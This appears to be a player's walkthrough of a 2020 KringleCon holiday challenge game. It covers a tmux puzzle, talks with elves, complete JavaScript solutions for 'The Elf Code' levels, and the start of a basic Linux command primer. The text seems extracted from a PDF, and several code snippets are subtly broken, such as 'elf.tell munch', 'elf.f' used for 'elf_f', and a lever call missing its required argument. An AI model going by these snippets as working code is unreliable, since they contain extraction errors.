Can you help me?  
I was playing with my birdie (she's a Green Cheek!) in something called tmux,  
then I did something and it disappeared!  
Can you help me find her? We were so attached!!  
elf@05ef9d426197:~$
```

First let's see if we can list the current sessions.

```
elf@05ef9d426197:~$ tmux ls
0: 1 windows (created Wed Dec 16 02:45:51 2020) [80x24]
elf@05ef9d426197:~$
```

There is one session. Let's try to attach to it using the `tmux attach` command.



Got it.

Now we can wander over and talk to the three French hens next to Santa.



Pierre says “Hello!” in French.



Marie says “Happy Holidays!” in French.



Jean-Claude says “Jacques du Givre”, or “Jack Frost” in French.



Since we are right next to Santa (Santa!), let’s talk to him.



As we enter the castle, we notice something on the ground. It looks like a peppermint stick.



Pick it up. It turns out to be a broken candy cane.

Broken Candycane



Like one you'd find between the couch cushions

Time to enter the castle.



Inside the castle entryway we again see Santa, flanked by his elves Piney Sappington and Sparkle Redberry.


Let's talk to Santa.



Santa 9:10PM

Welcome to my newly upgraded castle!
Also, check out that big portrait behind me!
I received it in the mail a couple of weeks ago – a wonderful
house warming present from an anonymous admirer.
Gosh, I wonder who sent it. I'm so thankful for the gift!
Please feel free to explore my upgraded castle and enjoy the
KringleCon talks upstairs.
You can get there through my new Santavator!

Santa is talking about this big portrait:



The portrait shows Santa sitting behind a desk, which is covered by several interesting artifacts that do seem familiar from past adventures. For instance, there are legs from elf on the shelf, and the tardis from when we encountered Dr. Who. I think I see the new challenge coin.

Anyway, let's wander around and talk to some elves. Let's start with Piney Sappington.

Piney Sappington 9:16PM
Psssst!
Hey you! Yes YOU!
I've gotta tell you something, but you gotta keep it on the down-low.
Santa has been behaving VERY strangely over the past couple of weeks.
He has delayed certain projects, cancelled others, and even messed around with our technical infrastructure.
There's rumors among the elves that something has gone wrong with Santa.
I can't say any more – he might hear!

Piney Sappington tkarre


Hmmm... That doesn't sound good.

Let's talk to Sparkle Redberry, who is standing next to what might be the Santavator.

S Sparkle Redberry 9:19PM
Hey hey, Sparkle Redberry here!
The Santavator is on the fritz. Something with the wiring is grinchy, but maybe you can rig something up?
Here's the key! Good luck!
On another note, I heard Santa say that he was thinking of canceling KringleCon this year!
At first, I thought it was a joke, but he seemed serious. I'm glad he changed his mind.
Have you had a chance to look at the Santavator yet?
With that key, you can look under the panel and see the Super Santavator Sparkle Stream (S4).
To get to different floors, you'll need to power the various colored receivers.
... There MAY be a way to bypass the S4 stream.



Sparkle gives us the Elevator Service Key.



Before we try to work on the Santavator, let's talk to Ginger Breddie.

G Ginger Breddie 9:23PM
Hey, I heard from some of the other elves that there's some really crazy things going on with floor one and a half.



Hmmm. Something is definitely off here.

While we're talking to Ginger, we notice something on the floor.



Let's pick it up. It's a hex nut:




Hex Nut


An unremarkable, stainless steel, hex nut

Well, we might need that later. Let's walk through the door to the left of Piney Sappington. According to our map, this door leads to the Dining Room.





In the Dining Room we see doors to other areas of the castle. We also see Ribb Bonbowford standing next to some kind of machine or console. Let's go talk to Ribb.



Sure, I'm game for a javascript challenge.

Welcome to: The Elf Code

Mischiefous munchkins have nabbed all the North Pole's lollipops intended for good children all over the world.

Use your JavaScript skills to retrieve the nabbed lollipops from all the entrances of KringleCon.

Click to [begin at KringleCon entrance #1](#) or [continue at your current task](#).

Not familiar with JavaScript?

The following is a brief but helpful tutorial on JavaScript:

[JavaScript in 14 minutes - by Jeremy Thomas](#)


Let's begin at KringleCon entrance #1. The game opens with a detailed instruction manual.

The Elf Code

About

Munchkins have stolen all the lollipops from the North Pole and scattered them outside all of the entrances to KringleCon. Use your programming skills to collect all the lollipops and return to the entrance of KringleCon. Be on the lookout for munchkins or traps as they will cause you to have to start the level all over again!

How To Play *The Elf Code*

Use the console  to type in JavaScript code to control your  on the game window:



Level 1:

OBJECT HELP:

	
Elf	Yeeter
	
Obstacle	Lollipop
	
Lever	Munchkin
	
Pit	HELP

LOLLIPOPS COLLECTED:


0

CURRENT LEVEL OBJECTS:


0



Completed in 2 elf statements.

CONSOLE LOG

Info: Program the elf to the end goal in no more than 2 lines of code and no more than 2 errors.

```
1 elf.moveLeft(10)
2 elf.moveUp(10)
```

```
elf.moveLeft(10)
elf.moveUp(10)
```

Level 2 - Trigger The Yeeter

Info:

Move to the lever, `elf.get_lever(0)`, and manipulate the resulting data however it asks, and send the answer to `elf.pull_lever(answer)`. The yeeter should release, and you can move freely.

Click on the object help and current level object icons for examples on how to complete this task.

LEVER #0 OBJECTIVE:

Objective:

Add 2 to the returned numeric value of running the function `elf.get_lever(0)`.

For example, if you wanted to *multiply* the value by 3 and store to a variable, you could do:

```
var sum = elf.get_lever(0) * 3
```

Then submit the sum using:

```
elf.pull_lever(sum)
```

Note

If you submit a correct answer to `elf.pull_lever(answer)`, then the lever and its corresponding trap will be disabled.

In order to run `elf.pull_lever(answer)` with lever (#0), you must be standing in its grid square located at (x6,y12).

You must specify the lever number when using `elf.get_lever(0)`

OBJECT HELP:

Elf	Yeeter
Obstacle	Lollipop
Lever	Munchkin
Pit	HELP

LOLLIPOPS COLLECTED:

--

CURRENT LEVEL OBJECTS:

0 0	
0	0

RUN

CONSOLE LOG

Info:Program the elf to the end goal in no more than 5 lines of code and no more than 5 e
Info:Lever #0: Correct, 22+2=24

```

1 elf.moveLeft(6)
2 elf.pull_lever(elf.get_lever(0) + 2)
3 elf.moveLeft(4)
4 elf.moveUp(10)
5

```

You Win!
(Click Sign For Next Level)

Completed in 5 elf statements.

```
elf.moveLeft(6)
elf.pull_lever(elf.get_lever() + 2)
elf.moveLeft(4)
elf.moveUp(10)
```

Level 3 - *Move To Loopiness* ×

Note
Pick up all of the lollipops!

OBJECT HELP:

Elf	Yeeter
Obstacle	Lollipop
Lever	Munchkin
Pit	HELP

LOLLIPOPS COLLECTED:

CURRENT LEVEL OBJECTS:

0	1	2

RUN CONSOLE LOG

Info: Program the elf to the end goal in no more than 4 lines of code and no more than 4 statements.

```
1 elf.moveTo(lollipop[0])
2 elf.moveTo(lollipop[1])
3 elf.moveTo(lollipop[2])
4 elf.moveUp(1)
```

```
elf.moveTo(lollipop[0])
elf.moveTo(lollipop[1])
elf.moveTo(lollipop[2])
elf.moveUp(1)
```

Level 4 - Up Down Loopiness

X

Note

Using another `for` loop could reduce how many elf function statements are used.

Hint

Using `elf.moveLeft(40)` will move your elf as far as possible before hitting an obstacle or the end of the screen. Use however high a number you think you need!

Elf	Yeeter
Obstacle	Lollipop
Lever	Munchkin
Pit	HELP

LOLLIPOPS COLLECTED:



CURRENT LEVEL OBJECTS:



RUN

CONSOLE LOG ↔

Info: Program the elf to the end goal in no more than 7 lines of code and no more than 6 **elf** statements.

Info: Program the elf to the end goal in no more than 7 lines of code and no more than 6 **elf** statements.

```

1 for (var i = 0; i < 4; i++) {
2   elf.moveTo(lollipop[0])
3   elf.moveUp(11)
4   elf.moveLeft(3)
5   elf.moveDown(11)
6 }
7

```

```

for (var i = 0 ; i < 4 ; i++) {
  elf.moveTo(lollipop[0])
  elf.moveUp(11)
  elf.moveLeft(3)
  elf.moveDown(11)
}


```

Level 5 - Move To Madness

Hint

Experiment with the `elf.moveTo()` function. You might be able to get two-in-one if you move to `munchkin[0]`.

Click on the munchkin in the CURRENT LEVEL OBJECTS window to see the kind of answer the munchkin is looking for in this challenge.



CONSOLE LOG

Info:Program the elf to the end goal in no more than 10 lines of code and no more than 5
 Info:Munchkin #0: Correct, [10,14,18,19,27,27,28,29] is the right answer!

```

1 elf.moveTo(yellowpop[0])
2 var munchlist = elf.ask_munch(0)
3 var newlist = []
4 for (var i = 0; i < munchlist.length; i++) {
5   if (typeof munchlist[i] === 'number') {
6     newlist.push(munchlist[i])
7   }
8 }
9 elf.tell_munch(newlist)
  
```

```

elf.moveTo(yellowpop[0])
var munchlist = elf.ask_munch(0)
var newlist = []
for (var i = 0 ; i < munchlist.length ; i++) {
  if (typeof munchlist[i] === 'number') {
    newlist.push(munchlist[i])
  }
}
  
```

```
elf.tell munch(newlist)
elf.moveUp(2)
```

Level 6 - *Two Paths, Your Choice*

Note
There are two paths here for you to choose. Choosing the lever may take more steps but might be easier to solve.

OBJECT HELP:

Elf	Yeeter
Obstacle	Lollipop
Lever	Munchkin
Pit	HELP

LOLLIPOPS COLLECTED:



CURRENT LEVEL OBJECTS:

0	1	2	3	0	Elf
0	Obstacle				

Completed in 7 elf statements.

RUN

CONSOLE LOG

Info: Program the elf to the end goal in no more than 15 lines of code and no more than 7
 Info: Munchkin #0: Correct, munchkins rule,gs,20,35,42,6j8pm,14,44,23 is the right answer

```

1 for (var i = 0; i < 4; i++) {
2   elf.moveTo(lollipop[i])
3 }
4 elf.moveTo(lever[0])
5 elf.pull_lever(["munchkins rule"].concat(elf.get_lever(0)))
6 elf.moveDown(3)
7 elf.moveLeft(6)
8 elf.moveUp(2)
```

```
for (var i = 0; i < 4; i++) {
  elf.moveTo(lollipop[i])
}
elf.moveTo(lever[0])
elf.pull_lever(["munchkins rule"].concat(elf.get_lever(0)))
elf.moveDown(3)
```

```
elf.moveLeft(6)  
elf.moveUp(2)
```

Level 7 - Yeeter Swirl

x

About


Follow the swirl being careful not to step on any traps (*or get yeeted off the map*).

Note

`elf.moveTo(object)` has been disabled for this challenge.

Hint

Use loops and an incrementing count to take the exact number of steps.



RUN

CONSOLE LOG ↻

Info:Program the elf to the end goal in no more than 25 lines of code and no more than 1
 Info:Munchkin #0: Correct, 383 is the right sum of all the numbers!

```

14 for (var j = 0; j < 4; j++) {
15   elf_f[j + 1](i * 4 + j + 1)
16   elf_f[0](i * 4 + j)
17 }
18 }
19 elf_f[3](2)
20 elf_f[2](4)
21 elf.tell_munch(solve_it)
22 elf_f[3](1)
  
```

```

function solve_it(param_array) {
  var accum = 0
  for (i = 0; i < param_array.length; i++) {
    for (j = 0; j < param_array[i].length; j++) {
      if (typeof param_array[i][j] === 'number') {
        accum = accum + param_array[i][j]
      }
    }
  }
  return accum
}
var elf_f = [elf.pull_lever, elf.moveDown, elf.moveLeft, elf.moveUp, elf.moveRight]
for (var i = 0; i < 2; i++) {
  for (var j = 0; j < 4; j++) {
    elf_f[j + 1](i * 4 + j + 1)
    elf_f[0](i * 4 + j)
  }
}
  
```

```
elf.f[3](2)
elf.f[2](4)
elf.tell_munch(solve_it)
elf.f[3](1)
```

Level 8 - For Loop Finale

About

Follow the zig-zag being careful not to step on any traps (or get yeeted off the map).

Note

The `elf.moveTo(object)` function has been disabled for this challenge.

Hint

Use loops and track incrementing values to take the exact number of steps.

OBJECT HELP:

Elf	Yeeter
Obstacle	Lollipop
Lever	Munchkin
Pit	HELP

LOLLIPOPS COLLECTED:

CURRENT LEVEL OBJECTS:

You Completed all Bonus Levels!

(Elves Rule Munchkins Drool)

Completed in 10 elf statements.

RUN

CONSOLE LOG

Info: Correct: The sum of my and all the previous levers's get_lever() is 88
Info: Munchkin #0: Correct, your function helped me find the key name of 9sd6f with a va

```
21 }
22 num = elf.get_lever(5)
23 sum = sum + num
24 elf.pull_lever(sum)
25 elf.moveUp(2)
26 elf.tell_munch(solve_it)
27 elf.moveRight(11)
28 }
```


```
function solve_it(param_array) {
  var accum = 0
  for (i = 0; i < param_array.length; i++) {
    for (key in param_array[i]) {
      if (param_array[i][key] == 'lollipop') {
        return key
      }
    }
  }
}
```

```

        }
    }
}

var elf f = [elf.moveLeft, elf.moveRight, elf.moveLeft, elf.moveRight, elf.moveLeft]
var sum = 0
var num = 0
elf.moveRight(1)
for (i = 0; i < 5; i++) {
    num = elf.get_lever(i)
    sum = sum + num
    elf.pull_lever(sum)
    elf.moveUp(2)
    elf f[i](3 + i * 2)
}
num = elf.get_lever(5)
sum = sum + num
elf.pull_lever(sum)
elf.moveUp(2)
elf.tell_munch(solve it)
elf.moveRight(11)

```



Now that we are an expert elf coder, let's talk to Ribb Bonbowford again.



Let's leave the dining room through the door next to Ribb.



Now we are in the Courtyard.



Let's work the Courtyard from left to right. Start by talking to Bubble Lightinton.

B **Bubble Lightinton** 9:53PM

Santa doesn't seem to be his kind self lately.
It's like something's gotten into him.
Must be stress.

Bubble Lightinton

tkare

Like the other elves, Bubble tells me that something isn't right with Santa. While I'm talking to Bubble, I notice a lightbulb on the ground.



Let's pick it up.


Green Bulb

It's a green bulb from those big, old-school Christmas lights.


The conference booths are informative!



Let's wander over and talk to Jack Frost, who is standing by an open fire.



Hmmm... That seems both evil and intriguing. I wonder if there are clues in that painting we looked at earlier. We'll have to remember to think about that. Let's walk over and chat with Sugarplum Mary.



Let's give the Linux Primer a try!

The North Pole 🎅 Lollipop Maker:
All the lollipops on this system have been stolen by munchkins. Capture munchkins by following instructions here and 🎅's will appear in the green bar below. Run the command "hintme" to receive a hint.

Type "yes" to begin: █

[Munchkin Wrangler]> Lollipops

Perform a directory listing of your home directory to find a munchkin and retrieve a lollipop!

```
elf@361d308a160a:~$ ls █
```

Now find the munchkin inside the munchkin.

```
elf@361d308a160a:~$ ls
HELP  munchkin_19315479765589239  workshop
elf@361d308a160a:~$ █
```

Great, now remove the munchkin in your home directory.

```
elf@361d308a160a:~$ ls
HELP  munchkin_19315479765589239  workshop
elf@361d308a160a:~$ file munchkin_1931547976558923
munchkin_1931547976558923: cannot open `munchkin_1931547976558923' (No such file or directory)
elf@361d308a160a:~$ file munchkin_19315479765589239
munchkin_19315479765589239: ASCII text
elf@361d308a160a:~$ grep munchkin munchkin_19315479765589239
munchkin_24187022596776786
elf@361d308a160a:~$ █
```

Print the present working directory using a command.

```
elf@361d308a160a:~$ ls
HELP  munchkin_19315479765589239  workshop
elf@361d308a160a:~$ file munchkin_1931547976558923
munchkin_1931547976558923: cannot open `munchkin_1931547976558923' (No such file or directory)
elf@361d308a160a:~$ file munchkin_19315479765589239
munchkin_19315479765589239: ASCII text
elf@361d308a160a:~$ grep munchkin munchkin_19315479765589239
munchkin_24187022596776786
elf@361d308a160a:~$ ls
HELP  munchkin_19315479765589239  workshop
elf@361d308a160a:~$ rm munchkin_19315479765589239
elf@361d308a160a:~$
```

Good job but it looks like another `munchkin` hid itself in your home directory. Find the hidden `munchkin`!

```
elf@361d308a160a:~$ ls
HELP  munchkin_19315479765589239  workshop
elf@361d308a160a:~$ file munchkin_1931547976558923
munchkin_1931547976558923: cannot open `munchkin_1931547976558923' (No such file or directory)
elf@361d308a160a:~$ file munchkin_19315479765589239
munchkin_19315479765589239: ASCII text
elf@361d308a160a:~$ grep munchkin munchkin_19315479765589239
munchkin_24187022596776786
elf@361d308a160a:~$ ls
HELP  munchkin_19315479765589239  workshop
elf@361d308a160a:~$ rm munchkin_19315479765589239
elf@361d308a160a:~$ pwd
